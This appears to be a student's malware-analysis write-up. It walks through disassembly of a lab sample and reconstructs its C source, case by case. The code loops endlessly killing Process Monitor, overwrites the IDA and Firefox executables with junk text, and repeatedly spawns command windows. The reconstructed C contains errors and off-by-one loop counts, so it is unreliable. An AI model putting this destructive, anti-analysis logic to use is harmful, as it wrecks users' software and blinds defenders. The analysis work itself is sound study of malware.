                        //actlikeafool---------------------------------------------------------------------------
                //case “-agnosthesia”:
                        //agnosthesia---------------------------------------------------------------------------
                        //agnosthesia---------------------------------------------------------------------------
                default:
                        //default-------------------------------------------------------------------------------
                        //default-------------------------------------------------------------------------------
                }//switch======================================================
}//if**************************************************************************
```



```
00401516     ; ---------------------------------------------------------------------
00401516
00401516     KILLPROCMON:            ; "Taskkill /IM procmon.exe /F >nul 2>&1"
00401516 0AC mov     [esp+0A8h+var_A8], offset aTaskkillImProc
0040151D 0AC call    system          ; closes procmon
0040151D
00401522 0AC jmp     short KILLPROCMON ; Jump
00401522
00401522     _main endp
00401522
00401522     ; ---------------------------------------------------------------------
```

If argv[1] != “-agnosthesia” then this block is entered. There are no more jumps to different cases so this must be the default block in the switch statement.

Source: https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/taskkill
source: https://docs.microsoft.com/en-us/cpp/c-language/system-function?view=msvc-170
The program endlessly calls system to call taskkill to terminate the procmon process.


```
if( argc > 1)
{//if*********************************************************************
    switch (argv[1])
        {//switch ==================================================
        //do the switch things
        //case “-doit”:
            //doit--------------------------------------------------------------------------
            //doit--------------------------------------------------------------------------
        //case “-doworse”:
            //doworse--------------------------------------------------------------------
            //doworse--------------------------------------------------------------------
        //case “-actlikeafool”:
            //actlikeafool-----------------------------------------------------------------
            //actlikeafool-----------------------------------------------------------------
        //case “-agnosthesia”:
            //agnosthesia----------------------------------------------------------------
            //agnosthesia----------------------------------------------------------------
        default:
            //default---------------------------------------------------------------------
            while(1)
                {
                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                }
            break;
            //default---------------------------------------------------------------------
        }//switch==================================================
}//if*********************************************************************
```

Summary:

If there is a command line argument provided but it is not one of the acceptable arguments (-doit, -doworse, -actlikeafool, -agnosthesia), then the program will loop endlessly, using the system function to call taskkill to kill the procmon process. This is why the procmon program closes when the malware is running.

```
==============================================================
==============================================================
==============================================================
==============================================================
==============================================================
==============================================================
```

AGNOSTHESIA



```
004014C3 0AC mov     [esp+0A8h+var_A8], offset aInMyRestlessDr ; "In my restless dreams I see that malwar"...
004014CA 0AC call    printf          ; prints in my restless dreams i see that malwar...
004014CA
```

```
004014CF
004014CF     INMYRESTLESSDREAMS:     ; "In my restless dreams I see that malwar"...
004014CF 0AC mov     [esp+0A8h+var_A8], offset aInMyRestless_0
004014D6 0AC call    printf          ; prints in my restless dreams i see that malwar...
004014D6
004014DB 0AC mov     eax, [ebp+argv]
004014DE 0AC mov     eax, [eax]
004014E0 0AC mov     [esp+0A8h+var_A0], eax
004014E4 0AC mov     [esp+0A8h+var_A4], offset aStartCmdSAgnos ; "start cmd %s -agnosthesia"
004014EC 0AC lea     eax, [ebp+var_88] ; Load Effective Address
004014F2 0AC mov     [esp+0A8h+var_A8], eax
004014F5 0AC call    sprintf         ; Call Procedure
004014F5
004014FA 0AC lea     eax, [ebp+var_88] ; Load Effective Address
00401500 0AC mov     [esp+0A8h+var_A8], eax
00401503 0AC call    system          ; Call Procedure
00401503
00401508 0AC mov     [esp+0A8h+var_A8], offset aTaskkillImProc ; "Taskkill /IM procmon.exe /F >nul 2>&1"
0040150F 0AC call    system          ; closes procmon
0040150F
00401514 0AC jmp     short INMYRESTLESSDREAMS ; Jump
00401514
```

If argv[1] == "-agnosthesia", then the program will enter the first block in this screenshot. This first block will print "In my restless dreams I see that malware…" to the command line.

```
//case "-agnosthesia":
        //agnosthesia---------------------------------------------------------------------------
        printf("In my restless dreams I see that malware…");
        //second block
        //agnosthesia---------------------------------------------------------------------------
```

Then the program moves to the next block. In the next block, there is an infinite loop. Inside the infinite loop, the program first prints "In my restless dreams I see that malware…" to the command line. Then the program uses sprintf (source: https://www.tutorialspoint.com/c_standard_library/c_function_sprintf.htm) to save the string "start cmd %s -agnosthesia" into an array. Then the string "start cmd %s -agnosthesia" is loaded from the array and passed to the system function to call start (https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/start) to start a new command line process. Then the program will use the system function to call taskkill to kill the procmon process.


```
        //case “-agnosthesia”:
            //agnosthesia---------------------------------------------------------------------------
            printf(“In my restless dreams I see that malware…”);
            //second block
            while(1)
                {
                //print to the command line
                printf(“In my restless dreams I see that malware…);
                //save the command for system to the string
                char* cmdstring = sprintf(cmdstring, "start cmd %s -agnosthesia");
                //create the new command line process
                system(cmdstring);
                //terminate the procmon process
                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                }
            break;
            //agnosthesia---------------------------------------------------------------------------


if( argc > 1)
{//if************************************************************************
    switch (argv[1])
        {//switch ===================================================
        //do the switch things
        //case “-doit”:
            //doit------------------------------------------------------------------------------------
            //doit------------------------------------------------------------------------------------
        //case “-doworse”:
            //doworse-------------------------------------------------------------------------------
            //doworse-------------------------------------------------------------------------------
        //case “-actlikeafool”:
            //actlikeafool---------------------------------------------------------------------------
            //actlikeafool---------------------------------------------------------------------------
        //case “-agnosthesia”:
            //agnosthesia---------------------------------------------------------------------------
            printf(“In my restless dreams I see that malware…”);
            //second block
            while(1)
                {
                //print to the command line
                printf(“In my restless dreams I see that malware…);
                //save the command for system to the string
                char* cmdstring = sprintf(cmdstring, "start cmd %s -agnosthesia");
                //create the new command line process
                system(cmdstring);
                //terminate the procmon process
                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                }
                break;
                //agnosthesia--------------------------------------------------------------------------
        default:
                //default-----------------------------------------------------------------------------
                while(1)
                        {
                        system("Taskkill /IM procmon.exe /F >nul 2>&1");
                        }
                break;
                //default-----------------------------------------------------------------------------
        }//switch=====================================================
}//if**********************************************************************
```

Summary:

If argv[1] == “-agnosthesia” then the program will print “In my restless dreams I see that malware…” once. Then the program will enter an infinite loop where it does the following: 1. prints “In my restless dreams I see that malware…” 2. stores the string "start cmd %s -agnosthesia" into a string or array 3. calls the system function to open a new command line process 4. calls the system function to terminate the procmon process. The infinite loop will continue indefinitely and it will repeat these actions.

==
==
==
==
==
==
==
==
==
==
==
==


ACTLIKEAFOOL:



```
004014A0 0AC call     FUNCTION          ; Call Procedure
004014A0
004014A5 0AC jmp      short KILLPROCMON ; Jump
004014A5
```

If argv[1] == “-actlikeafool” then the program enters this block. In this block the program will call FUNCTION() and then jump to the KILLPROCMON block which constantly terminates procmon inside an infinite loop.

FUNCTION:



```
00401290
00401290
00401290     ; Attributes: bp-based frame
00401290
00401290     FUNCTION proc near
00401290
00401290     var_8= dword ptr -8
00401290     counter= dword ptr -4
00401290
00401290 000 push    ebp
00401291 004 mov     ebp, esp
00401293 004 sub     esp, 8            ; char *
00401296 00C mov     [ebp+counter], 0
00401296
```

```
0040129D
0040129D     FORLOOP:                   ; print "sorry no memes here 99" times
0040129D 00C cmp     [ebp+counter], 63h
004012A1 00C jg      short locret_4012B6 ; Jump if Greater (ZF=0 & SF=OF)
004012A1
```

```
004012A3 00C mov     [esp+8+var_8], offset aSorryNoMemesHe ; "Sorry, no memes here...\n"
004012AA 00C call    printf           ; Call Procedure
004012AA
004012AF 00C lea     eax, [ebp+counter] ; Load Effective Address
004012B2 00C inc     dword ptr [eax]  ; Increment by 1
004012B4 00C jmp     short FORLOOP    ; Jump
004012B4
```

```
004012B6     ; -------------------
004012B6
004012B6     locret_4012B6:
004012B6 00C leave
004012B7 000 retn
004012B7
004012B7     FUNCTION endp
004012B7
```

Inside of FUNCTION, there seems to be a for loop. The for loop seems like it will print “Sorry, no memes here...\n” to the command line 99 times.


Summary of -actlikeafool:

If argv[1] == “-actlikeafool”, then the program will call FUNCTION. FUNCTION will print “Sorry, no memes here...\n” to the command line 99 times. Then after FUNCTION returns, the program will enter an infinite loop where it constantly terminates the procmon process.

```
if( argc > 1)
{//if*************************************************************************
        switch (argv[1])
                {//switch =========================================================
                //do the switch things
                //case “-doit”:
                        //doit-----------------------------------------------------------------------------------
                        //doit-----------------------------------------------------------------------------------
                //case “-doworse”:
                        //doworse------------------------------------------------------------------------------
                        //doworse------------------------------------------------------------------------------
                //case “-actlikeafool”:
                        //actlikeafool---------------------------------------------------------------------------
                        FUNCTION();
                        while(1)
                                {
                                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                                }
```


```
            break;
            //actlikeafool--------------------------------------------------------------------------------
        //case “-agnosthesia”:
            //agnosthesia--------------------------------------------------------------------------------
            printf(“In my restless dreams I see that malware…”);
            //second block
            while(1)
                {
                //print to the command line
                printf(“In my restless dreams I see that malware…);
                //save the command for system to the string
                char* cmdstring = sprintf(cmdstring, "start cmd %s -agnosthesia");
                //create the new command line process
                system(cmdstring);
                //terminate the procmon process
                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                }
            break;
            //agnosthesia--------------------------------------------------------------------------------
        default:
            //default---------------------------------------------------------------------------------------
            while(1)
                {
                system("Taskkill /IM procmon.exe /F >nul 2>&1");
                }
            break;
            //default---------------------------------------------------------------------------------------
        }//switch=====================================================
}//if***************************************************************************

=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
=========================================================================
```

DOWORSE:




```
00401417 0AC mov     [esp+0A8h+var_A8], offset aAreYouFrustrat ; "Are you frustrated yet?  What a bummer!"...
0040141E 0AC call    printf          ; prints are you frustrated yet what a bummer
0040141E
00401423 0AC mov     [esp+0A8h+var_A4], offset aWb ; "wb"
0040142B 0AC mov     [esp+0A8h+var_A8], offset aCProgramFilesI ; "C:\\Program Files\\IDA Free\\idag.exe"
00401432 0AC call    fopen           ; opens the file located at C:\\Program Files\\IDA Free\\idag.exe
00401432                             ; in wb mode
00401432                             ; write binary
00401432
00401437 0AC mov     [ebp+ProgramEndVar], eax
0040143A 0AC mov     [ebp+compVar], 0
0040143A
```

If argv[1] == “-doworse” then the program will enter this block. It will print "Are you frustrated yet? What a bummer!" to the command line.   Then it will open the file located at C:\\Program Files\\IDA Free\\idag.exe in write binary mode. Then it sets compVar = 0.




```
00401441
00401441     cat:                        ; if (compVar > 9999)
00401441 0AC cmp     [ebp+compVar], 270Fh
00401448 0AC jg      short bark          ; Jump if Greater (ZF=0 & SF=OF)
00401448
```

Then the program enters the cat block. If compVar > 9999 (270Fh) then it will jump to the bark block. Since the program has set compVar = 0, then this means that compVar == 0 and compVar is NOT > 9999. So the program will NOT jump to the bark block.



```
0040144A 0AC mov     eax, [ebp+ProgramEndVar]
0040144D 0AC mov     [esp+0A8h+var_9C], eax
00401451 0AC mov     [esp+0A8h+var_A0], 1Ah
00401459 0AC mov     [esp+0A8h+var_A4], 1
00401461 0AC mov     [esp+0A8h+var_A8], offset aTimeToCrunchMu ; "Time to crunch munch munch!"
00401468 0AC call    fwrite          ; Call Procedure
00401468
0040146D 0AC lea     eax, [ebp+compVar] ; Load Effective Address
00401470 0AC inc     dword ptr [eax] ; Increment by 1
00401472 0AC jmp     short cat       ; Jump
00401472
```

The program continues to the block where !(compVar > 9999). Inside this block, the program will use fwrite to write "Time to crunch munch munch!" to a file. The file it is writing to is probably the one located at C:\\Program Files\\IDA Free\\idag.exe. After it writes to the file, it increments compVar by 1 and returns to the cat block. This will repeat until compVar == 10,000 , in which the cat block will jump to the bark block. So this block writes the string "Time to crunch munch munch!" into the file located at C:\\Program Files\\IDA Free\\idag.exe 9999 times. This will likely corrupt idag.exe.


```
00401474     ; ---------------------------------------------------------------------
00401474
00401474     bark:
00401474 0AC mov     eax, [ebp+ProgramEndVar]
00401477 0AC mov     [esp+0A8h+var_A8], eax
0040147A 0AC call    fclose          ; Call Procedure
0040147A
0040147F 0AC jmp     KILLPROCMON     ; Jump
0040147F
```

When the program is in the bark block, it calls fclose, which will presumably close the file located at C:\\Program Files\\IDA Free\\idag.exe. Then the program will jump to the KILLPROCMON block where it will enter an infinite loop where it constantly terminates the procmon process.

Summary of -doworse:


If argv[1] == "-doworse" then the program will print "Are you frustrated yet? What a bummer!" to the command line. Then it will open the file located at C:\\Program Files\\IDA Free\\idag.exe in write binary mode. Then the program will print "Time to crunch munch munch!" into the file 9999 times. This printing will probably corrupt the file. Then the program closes the file and enters an infinite loop where it constantly terminates the procmon process.

```
if( argc > 1)
{//if*********************************************************************
        switch (argv[1])
                {//switch ================================================
                //do the switch things
                //case "-doit":
                        //doit--------------------------------------------------------------------------------
                        //doit--------------------------------------------------------------------------------
                //case "-doworse":
                        //doworse----------------------------------------------------------------------------
                        printf("Are you frustrated yet?  What a bummer!");
                        //open the file
                        //source:
        https://www.tutorialspoint.com/c_standard_library/c_function_fopen.htm
                        filePtr = fopen("C:\\Program Files\\IDA Free\\idag.exe", "wb");
                        //print in the file
                        //source:
https://www.tutorialspoint.com/c_standard_library/c_function_fprintf.htm
                        for (int compVar = 0; compVar <= 9999; ++compVar)
                                {
                                fprintf(filePtr, "Time to crunch munch munch!");
                                }
                        //close the file
                        //source:
https://www.tutorialspoint.com/c_standard_library/c_function_fclose.htm
                        fclose(filePtr);
                        //terminate procmon
                        while(1)
```

```
            {
            system("Taskkill /IM procmon.exe /F >nul 2>&1");
            }
        break;
        //doworse---------------------------------------------------------------------------------------
    //case “-actlikeafool”:
        //actlikeafool-----------------------------------------------------------------------------------
        FUNCTION();
        while(1)
            {
            system("Taskkill /IM procmon.exe /F >nul 2>&1");
            }
        break;
        //actlikeafool-----------------------------------------------------------------------------------
    //case “-agnosthesia”:
        //agnosthesia----------------------------------------------------------------------------------
        printf(“In my restless dreams I see that malware…”);
        //second block
        while(1)
            {
            //print to the command line
            printf(“In my restless dreams I see that malware…);
            //save the command for system to the string
            char* cmdstring = sprintf(cmdstring, "start cmd %s -agnosthesia");
            //create the new command line process
            system(cmdstring);
            //terminate the procmon process
            system("Taskkill /IM procmon.exe /F >nul 2>&1");
            }
        break;
        //agnosthesia----------------------------------------------------------------------------------
    default:
        //default------------------------------------------------------------------------------------------
        while(1)
            {
            system("Taskkill /IM procmon.exe /F >nul 2>&1");
            }
        break;
        //default------------------------------------------------------------------------------------------
    }//switch==========================================================
}//if**********************************************************************************

================================================================================
================================================================================
================================================================================
================================================================================
================================================================================
================================================================================
```


==
==
==
==
==
==

DOIT




```
0040138E 0AC mov     [esp+0A8h+var_A8], offset aBummerThisIsNo ; "Bummer this is not...\n"
00401395 0AC call    printf          ; prints bummer this is not
00401395
0040139A 0AC mov     [esp+0A8h+var_A4], offset aWb ; "wb"
004013A2 0AC mov     [esp+0A8h+var_A8], offset aCProgramFilesM ; "C:\\Program Files\\Mozilla Firefox\\firefo"...
004013A9 0AC call    fopen           ; opens the file at "C:\\Program Files\\Mozilla Firefox\\firefo"...
004013A9                             ; in wb mode
004013A9                             ; wb = write binary
004013A9
004013AE 0AC mov     [ebp+ProgramEndVar], eax
004013B1 0AC mov     [ebp+compVar], 0
004013B1
```

If argv[1] == “-doit” then the program will enter this block. It will print "Bummer this is not...\n" to the command line. Then it will open the file located at C:\\Program Files\\Mozilla Firefox\\firefox.exe in write binary mode. Then it sets compVar = 0.




```
004013B8
004013B8     dog:                      ; if (compVar > 9999)
004013B8 0AC cmp     [ebp+compVar], 270Fh
004013BF 0AC jg      short apple       ; Jump if Greater (ZF=0 & SF=OF)
004013BF
```

Then the program enters the dog block, which seems similar to the cat block. This could be part of a for loop that does something 9999 times. If compVar > 9999 (270Fh) then it will jump to the apple block. Since the program has set compVar = 0, then this means that compVar == 0 and compVar is NOT > 9999. So the program will NOT jump to the apple block.



```
004013C1 0AC mov     eax, [ebp+ProgramEndVar]
004013C4 0AC mov     [esp+0A8h+var_9C], eax
004013C8 0AC mov     [esp+0A8h+var_A0], 1Ch
004013D0 0AC mov     [esp+0A8h+var_A4], 1
004013D8 0AC mov     [esp+0A8h+var_A8], offset aTimeForLunchCr ; "Time for lunch crunch crunch"
004013DF 0AC call    fwrite            ; Call Procedure
004013DF
004013E4 0AC lea     eax, [ebp+compVar] ; Load Effective Address
004013E7 0AC inc     dword ptr [eax]   ; Increment by 1
004013E9 0AC jmp     short dog         ; Jump
004013E9
```

The program continues to the block where !(compVar > 9999). Inside this block, the program will use fwrite to write "Time for lunch crunch crunch" to a file. The file it is writing to is probably the one located at C:\\Program Files\\Mozilla Firefox\\firefox.exe. After it writes to the file, it increments compVar by 1 and returns to the cat block. This will repeat until compVar == 10,000 , in which the dog block will jump to the apple block. So this block writes the string "Time for lunch crunch crunch" into the file located at C:\\Program Files\\Mozilla Firefox\\firefox.exe 9999 times. This will likely corrupt firefox.exe.



```
004013EB     ; ---------------------------------------------------------------------------
004013EB
004013EB     apple:
004013EB 0AC mov     eax, [ebp+ProgramEndVar]
004013EE 0AC mov     [esp+0A8h+var_A8], eax
004013F1 0AC call    fclose          ; Call Procedure
004013F1
004013F6 0AC jmp     KILLPROCMON     ; Jump
004013F6
```

